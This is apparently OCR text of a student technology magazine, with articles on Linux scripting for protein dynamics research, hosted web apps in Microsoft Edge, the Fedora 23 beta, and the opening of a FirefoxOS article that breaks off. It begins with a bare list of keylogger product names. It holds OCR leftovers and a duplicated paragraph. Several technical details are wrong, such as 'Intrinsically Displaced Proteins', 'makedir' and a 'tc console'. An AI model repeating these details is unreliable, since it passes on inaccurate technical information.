1. Spector Pro
2. SniperSpy
3. Aobo Keylogger
4. Amac Keylogger

How Computers shape Biology?

by Anirban Kundu

As researchers dig deeper into multidisciplinary biological research, orthodox biological research is gradually seeing an influx of computational biology as a mainframe reference tool. The Nature statistics reveal most of the American and European laboratories rely on a confluence of computational data and data obtained from traditional wet-lab techniques to arrive at conclusions. Predictably, most such results tilt towards greater accuracy percentages leading to better optimisation of the techniques adopted as such. Obtaining and interpreting data through computational means has proved to be beneficial and is being used effectively and singularly in specific areas of biological research.

Scientists practising such techniques rely on three major factors: the language, the operating system and computer specifications (disc storage, processor speed, number of cores available and such). The advent of computational techniques initiated the process of using biological software and tools to validate experimental results. Although such a practice is still valuable, several labs are focussing on the creation of more tools to add to the ever-growing repository and make collection of biological information easy, more user-friendly and available on-the-go. In the long run, this information is projected to help find cures for diseases, fuel progress of clinical medicine, propagate the importance of computational drug discovery and most importantly, accept computational practices as an essential part of the laboratory and its methods.

Analysing biomolecules through computational tools is an upcoming field of research. Other fields include understanding cell dynamics (particularly stem cells), analysing embryogenesis and predicting anomalies in the process, metabolomics and discrete fields like neuroinformatics and psycho-informatics.

Predicting cures for diseases like Alzheimer's, Parkinson's and SCID has led researchers to focus on understanding molecules like proteins, carbohydrates, nucleic acids, often going as deep as investigating si-RNA interactions and studying structural changes of Intrinsically Displaced Proteins (IDPs).Computational protein dynamics (CPD) is a major field of investigation, with active collaborations between researchers across major Indian and foreign institutions. Protein


dynamics laboratories usually prefer using the Linux OS and employ primarily Shell scripting, Molecular Dynamics (MD) simulations, and mathematical software to optimise energy calculations.

The desire to use a Linux OS differs amongst researchers, but the underlying purpose is the same-it is fast, and can be easily operated by scripting. For beginners, learning shell scripting can be exhaustive but it is very useful and a must for computational protein biologists.

Simple commands like awk can go a long way in helping predict results. Biological data collection often encounters a phase where comparing between several data sets, finding common elements and analysing regions of dissimilarity is an essential task to perform. During my internship, I used an editor called Vim to perform this task. Writing simple one-line commands in Vim can be useful in this regard.

What CPD relies most upon is MD Simulations. In biology, GROMACS is the platform which helps in carrying out such simulations. Running time of these simulations range from a couple of hours to 3 days and depend on the disc space and processor speed. In CPD laboratories, there is usually a master computer with multiple cores and jobs are run on such cores. To put up an MD Simulation, it is necessary to know scripting in Linux. An MD simulation occurs by the process of Ab Initio modelling where an energy field is specified and a time frame is set. A code is written which makes the program run in the specified time frame for a number of iterations. The output is graphical in nature.

For Biotechnology undergrads who are interested in the work in this field, let me give a briefing of the tasks you are expected to perform. I have listed commands which I used during my summer stint at NCBS to understand conformational changed in alpha-1-antitrypsin (which is related to emphysema). Data handling is an important part of the process. You can begin by familiarising yourself with basic scripting commands. Commands like pwd, cd, makedir, ls, kill etc are essential to view current directory, switch paths, create folders and sub-folders, list files in a folder, kill tasks etc. CPD releases a lot of data, so it is essential to group the data accordingly. Another very useful command apart from awk is grep.


Source: maxisciences.com

Grep is useful for searching for particular texts or characters. While awk deals with columns, grep deals with rows. Additionally, grep-v, grep-c are commands which help in removing specified characters or counting the characters. For instance, if the frequency of a particular amino acid is required to be found in a protein primary structure, a one-line code using grep is sufficient to find the result.

Often, the computer you are working in may already have a simulation running. Running another simulation in the same system may slow down the overall process. So, the files may need to be transferred to another computer. File transfer protocol (FTP commands) are useful in this regard.


The Linux OS supports several image viewing tools like VMD, Pymol etc. Although Windows OS supports them too, Linux allows the user to link the tc console with the command prompt. The tc console is a part of the VMD package where we can write codes to visualise the protein backbone.

Theoretical biophysics is a promising field for delivering solutions to medical intricacies that have bugged the scientific field for long. It serves as an opportunity to familiarise oneself with the Linux OS. Although scripting can be difficult at first, it is fun once you get the hang of it. Knowing basic shell scripting and theoretical modelling can help in contributing to research that aims to address the difficult questions that have troubled researchers for so long.

By Sumantro Mukhaerjee

MICROSOFT EDGE FOR DEVELOPERS IN WINDOWS 10

Microsoft has made its goals clear and more focused about the Web and has implemented few cool features in Microsoft Edge. The salient features which has changed as based on many factors three of them are



1. More Interoperability

This clearly means that developers will have the same experience as they have with other browsers and developers will need to write write once and deploy the code everywhere .

2. New Features


The features are new experiences and specs which are there on other browsers and also some new experiences that has been brought forward with time.


3.Less boundaries

Between Apps and Web this means the minimal difference developers will experience while they are in a App and the Browser in Windows.

Features Added to Edge

Edge includes the rich HTML 5 Features which will help developers create new experiences on the web. There are about 200+ interoperability fixes which will make Egde more standard compliant and work with web as it is out today.






Minimizing the difference between Web and Web Apps

The journey begins with Websites which are nothing but Web pages which we are looking at through Edge. The Hosted Web Apps are a totally new addition to Windows with Windows 10. This is where the majority of the resources are hosted on a server. The app can be discoverable from the store and can run locally on device.


Let's go into details on Hosted Web Apps

In today's world the Hosted Web App architecture is something like this




So, the developers start with a Web Site. e web site is wrapped inside a WebView and that is put inside a Native App Container. This is how when the app is launched the WebView points towards the Web Site and the content is loaded. Also, Native Code can be paired up and with the help of custom bridge and hence some of the APIs can be exposed or events to fire them inside a WebView. All of this is hosted as a Web App and distributed with one or the other Store.

Now in case of Windows 10




The process here is much more easy and simplified. The native app container will directly point to the Web Server and hold the Web Site. Additionally, developers won't need Custom Bridge to add native code to their application with Hosted Web Apps in Windows, APIs can be contained in the app container. This means the code running on your Web Server will be able to call the Windows APIs much like JS store apps do today. This can also be paired with Native Code which can also be exposed to your web site.So, native C++ or C# can be exposed to the DOM as a JS method. So that you JS can call native and native can return content to the JS.Also, since the Windows APIs are being accessed directly from the web site , stuffs like Notification and lock screen integrations will be easy enough to implement.




Lets build a small demo of Hosted Web Application

1. Creating a new JS Universal App
2. Two Changes and deleting the default.html file
1. Add the Content URI this is a rule which states that anything which is inside the link is a part of my app and anything which is not is web.
2. Setting the "Start Page" with the target.



3. And I have the app running as a Hosted Web App. The Code can be downloaded at http://1drv.ms/1PwyqDy



So, what can we look forward to in the latest version to be released by 'The Red Hat'-sponsored 'Fedora Project'?

Available to download and evaluate now, the Fedora 23 beta follows the pattern of Fedora releases set out last year under the **Fedora.next** initiative to map out a roadmap for the next decade of development.

This sees the operating system delivered in three editions: **Fedora 23 Cloud, Fedora 23 Server** and **Fedora 23 Workstation,** which has been the case since the Fedora 21 release.

The base packages constituting the each includes the Linux kernel, Red Hat Package Manager (RPM), the systemd system management Daemon and Anaconda installer, as well as the updated package manager DNF. Also python 3 instead of python 2 will be the default.

Numerous updates and enhancements have been made to these base packages, but perhaps the most significant update is the use of compiler flags to help improve security by "hardening" Fedora 23 binaries against memory corruption vulnerabilities, buffer overflows and other similar issues, according to the Fedora Project team

For the **Fedora 23 Workstation** edition, new features include the **Gnome 3.18** desktop environment (with improvements to next-generation graphics stack Wayland) and the inclusion of **LibreOffice 5,** the latest release of the open source office suite that has now become the preferred choice for many Linux distributions.

On the server side, **Fedora 23 ~~Server~~** now supports a new role; a cache server for web applications, with the underlying functionality delivered by memcached, an open source distributed memory caching system. This adds to the two already supported roles of domain controller (powered by FreeIPA) and database server (using PostgreSQL).

Meanwhile, on the management side, the Cockpit tool now features basic dashboard support for the Kubernetes container orchestration system, and support for SSH key authentication and for configuring user accounts with their authorized keys.

Fedora 23 Cloud Base image includes many updates and enhancements to the underlying Fedora base packages. For example, Fedora 23 now has the latest publisher of an image before running. This gives the users the power to identify that the image publisher published has not been tampered with.

enhancements to the underlying Fedora base packages. For example, Fedora 23 now has the latest Docker release, docker 1.8. We can now verify the publisher of an image before running. This gives the users the power to identify that the image publisher published has not been tampered with.

Fedora 23 -

CLOUD

WORKSTATION

What about the fedora spins?

There's a new spin in town for Fedora 23. The **Cinnamon spin**, a classic take on a modern desktop, is the brand new fedora 23 spin along with the other spins featuring the KDE and Xfce .

When's it coming out?

Fedora 23 is expected to be available by November 2015, with the expected date being 3rd November.

Sources: Fedora Magazine

By Arijit Chatterjee

By Sumantro Mukherjee

FirefoxOS Introduction and App Development

Hey All, In this article I will be talking about a very rough sketch of Firefox OS, which is developed by Mozilla.I will be talking about the architecture, how it works and wrap it up with a demo and sample code attached.

PRE-REQUISITES

